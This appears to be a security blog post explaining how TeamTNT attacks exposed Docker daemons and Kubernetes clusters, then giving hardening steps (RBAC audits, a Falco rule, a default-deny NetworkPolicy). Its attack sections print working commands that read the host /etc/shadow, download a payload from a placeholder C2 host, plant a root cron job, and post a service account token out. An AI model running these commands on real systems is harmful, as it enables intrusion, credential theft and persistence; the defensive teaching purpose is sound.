Listen to this Post
Introduction:

The shift to containerized environments with Docker and Kubernetes has revolutionized application deployment, but it has also opened a new frontier for cybercriminals. Groups like TeamTNT are systematically exploiting misconfigurations and vulnerabilities in these environments to deploy cryptomining malware and establish persistent command-and-control (C2) infrastructure. Understanding their tactics, techniques, and procedures (TTPs) is the first critical step in building an effective defense.
Learning Objectives:
- Identify common misconfigurations in Docker daemons and Kubernetes clusters that are exploited for initial access.
- Understand the sequence of commands executed by attackers post-exploitation to establish persistence and deploy payloads.
- Implement actionable hardening strategies to secure container registries, runtimes, and orchestrators against these threats.
You Should Know:
- The Exposed Docker Daemon: Your Front Door for Attackers
A commonly exploited vector is an improperly exposed Docker daemon API, often found with a misconfigured `dockerd` command that opens a TCP port to the world.
 INCORRECT - Exposes API to all interfaces (DANGEROUS)
dockerd -H tcp://0.0.0.0:2375

CORRECT - Restricts API to local Unix socket and a specific IP for monitoring
dockerd -H unix:///var/run/docker.sock -H tcp://192.168.1.50:2375
Step-by-step guide: The `dockerd` command starts the Docker daemon. The `-H` flag specifies the listening socket. Binding to `0.0.0.0:2375` makes the API accessible from any network, allowing unauthenticated remote control. Attackers scan for port 2375 to find such instances. The correct command restricts external access to a specific, trusted IP address on an internal network, drastically reducing the attack surface.
2. The Malicious Container Pull: Weaponized Images
Attackers use the exposed API to run containers from malicious public images, often with host directories mounted for privilege escalation.
 Command an attacker executes on an exposed daemon
docker -H tcp://<VICTIM_IP>:2375 run --rm -v /:/mnt/host alpine cat /mnt/host/etc/shadow
Step-by-step guide: This command, run remotely by an attacker, connects to the victim’s Docker daemon. It runs a temporary (--rm) Alpine Linux container. The `-v /:/mnt/host` flag mounts the host’s root filesystem (/) into the container at /mnt/host. The container then simply prints the host’s `/etc/shadow` file, demonstrating a complete compromise of critical host authentication data.
3. Persistence via Cron Job Injection
After initial access, attackers often establish persistence by writing malicious cron jobs from within a container to the mounted host filesystem.
 Attacker's command to download and execute a script
docker -H tcp://<VICTIM_IP>:2375 run --rm -v /:/mnt/host alpine sh -c "curl http://malicious-c2.com/payload.sh -o /mnt/host/tmp/payload.sh && chmod +x /mnt/host/tmp/payload.sh"

Attacker's command to install a persistent cron job
docker -H tcp://<VICTIM_IP>:2375 run --rm -v /:/mnt/host alpine sh -c "echo '     root /tmp/payload.sh' >> /mnt/host/etc/crontab"
Step-by-step guide: The first command uses `curl` inside a container to download a payload script from the attacker’s C2 server, saving it directly to the host’s `/tmp` directory via the mount. The second command appends a new line to the host’s system-wide `crontab` file. This line instructates the host to execute the malicious payload as the `root` user every minute, guaranteeing persistence even after a reboot.
4. Kubernetes Service Account Token Compromise
In Kubernetes, every pod gets a service account token, which attackers exfiltrate to gain access to the cluster API.
 Command to find and exfiltrate the service account token from a compromised container
curl -X POST -H "Content-Type: application/json" -d "{\"token\": \"$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)\"}" http://malicious-c2.com/exfil
Step-by-step guide: This command is run inside a compromised container. It reads the default service account token (/var/run/secrets/kubernetes.io/serviceaccount/token) and uses `curl` to POST it to an attacker-controlled server. With this token, the attacker can authenticate to the Kubernetes API, with permissions dictated by the associated Role-Based Access Control (RBAC) policies, which are often overly permissive.
5. Defense: Auditing Kubernetes Roles and RoleBindings
A critical defense is auditing and tightening RBAC rules to adhere to the principle of least privilege.
 Command to get all Roles in the current namespace
kubectl get roles

Command to get the detailed permissions for a specific Role
kubectl describe role <role-name>

Command to get all RoleBindings and see which service accounts are bound to powerful roles
kubectl get rolebindings -o wide
Step-by-step guide: These `kubectl` commands are used for security auditing. `get roles` lists all custom roles in a namespace. `describe role` reveals the exact API permissions (verbs like get, list, create) granted by that role. `get rolebindings` shows which service accounts or users are assigned these roles, allowing you to identify overly permissive bindings that need to be remediated.
6. Runtime Threat Detection with Falco
Falco is a open-source runtime security tool that can detect anomalous activity in containers, like shell execution in a static container.
 Example Falco rule to alert on a shell spawned in a container that isn't running an interactive shell (e.g., Nginx)
- rule: Run shell in container
desc: A shell was run inside a container. This is often malicious.
condition: container.id != host and proc.name = bash
output: "Shell run in container (user=%user.name container_id=%container.id container_name=%container.name shell=%proc.name parent=%proc.p.name cmdline=%proc.cmdline)"
priority: WARNING
Step-by-step guide: This YAML snippet defines a custom Falco rule. The `condition` triggers an alert when a process named `bash` is executed (proc.name = bash) inside a container (container.id != host). If an attacker breaches an Nginx container and drops into a shell, this rule would generate a real-time alert with details about the user, container, and command, enabling rapid incident response.
7. Network Policy Isolation in Kubernetes
Kubernetes Network Policies act as a firewall for pods, limiting traffic flow to only what is explicitly allowed, containing breaches.
 A Network Policy YAML definition that denies all ingress traffic to a pod by default
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: default-deny-ingress
spec:
podSelector: {}
policyTypes:
- Ingress
Step-by-step guide: This NetworkPolicy is a fundamental security control. It applies to all pods (podSelector: {}) and specifies that no incoming traffic (ingress) is allowed unless another, more specific NetworkPolicy explicitly allows it. This “default deny” posture significantly hinders an attacker’s ability to move laterally from a compromised pod to other services in the cluster.
What Undercode Say:
- The abstraction and automation of container environments create security blind spots that are actively being weaponized. It’s not just about vulnerabilities; it’s about misconfigurations becoming the primary attack vector.
- Defense requires a shift-left mentality, embedding security into the CI/CD pipeline, combined with rigorous runtime monitoring and network segmentation. Hardening the build process is futile without also hardening the deployment environment.
The techniques used by TeamTNT are not sophisticated zero-days but rather systematic exploitations of complexity and convenience. The speed of container deployment means a single misstep can be instantly global. The focus must be on immutable infrastructure, strict RBAC, network policies, and runtime behavioral monitoring. Relying on traditional perimeter security is obsolete in a world where the attacker is already inside your environment via a container.
Prediction:
The exploitation of container environments will evolve beyond cryptomining to become a primary launchpad for more devastating attacks, including ransomware deployed across entire clusters and data exfiltration campaigns. As organizations accelerate their cloud-native journeys, the lack of seasoned security expertise in these complex environments will create a widening gap that threat actors will continue to exploit. The future of this threat landscape will see increased automation in attack tools, targeting not just the containers but the software supply chain and CI/CD pipelines that feed them, making defense-in-depth and zero-trust principles non-negotiable.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Defcamp Defcamp – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


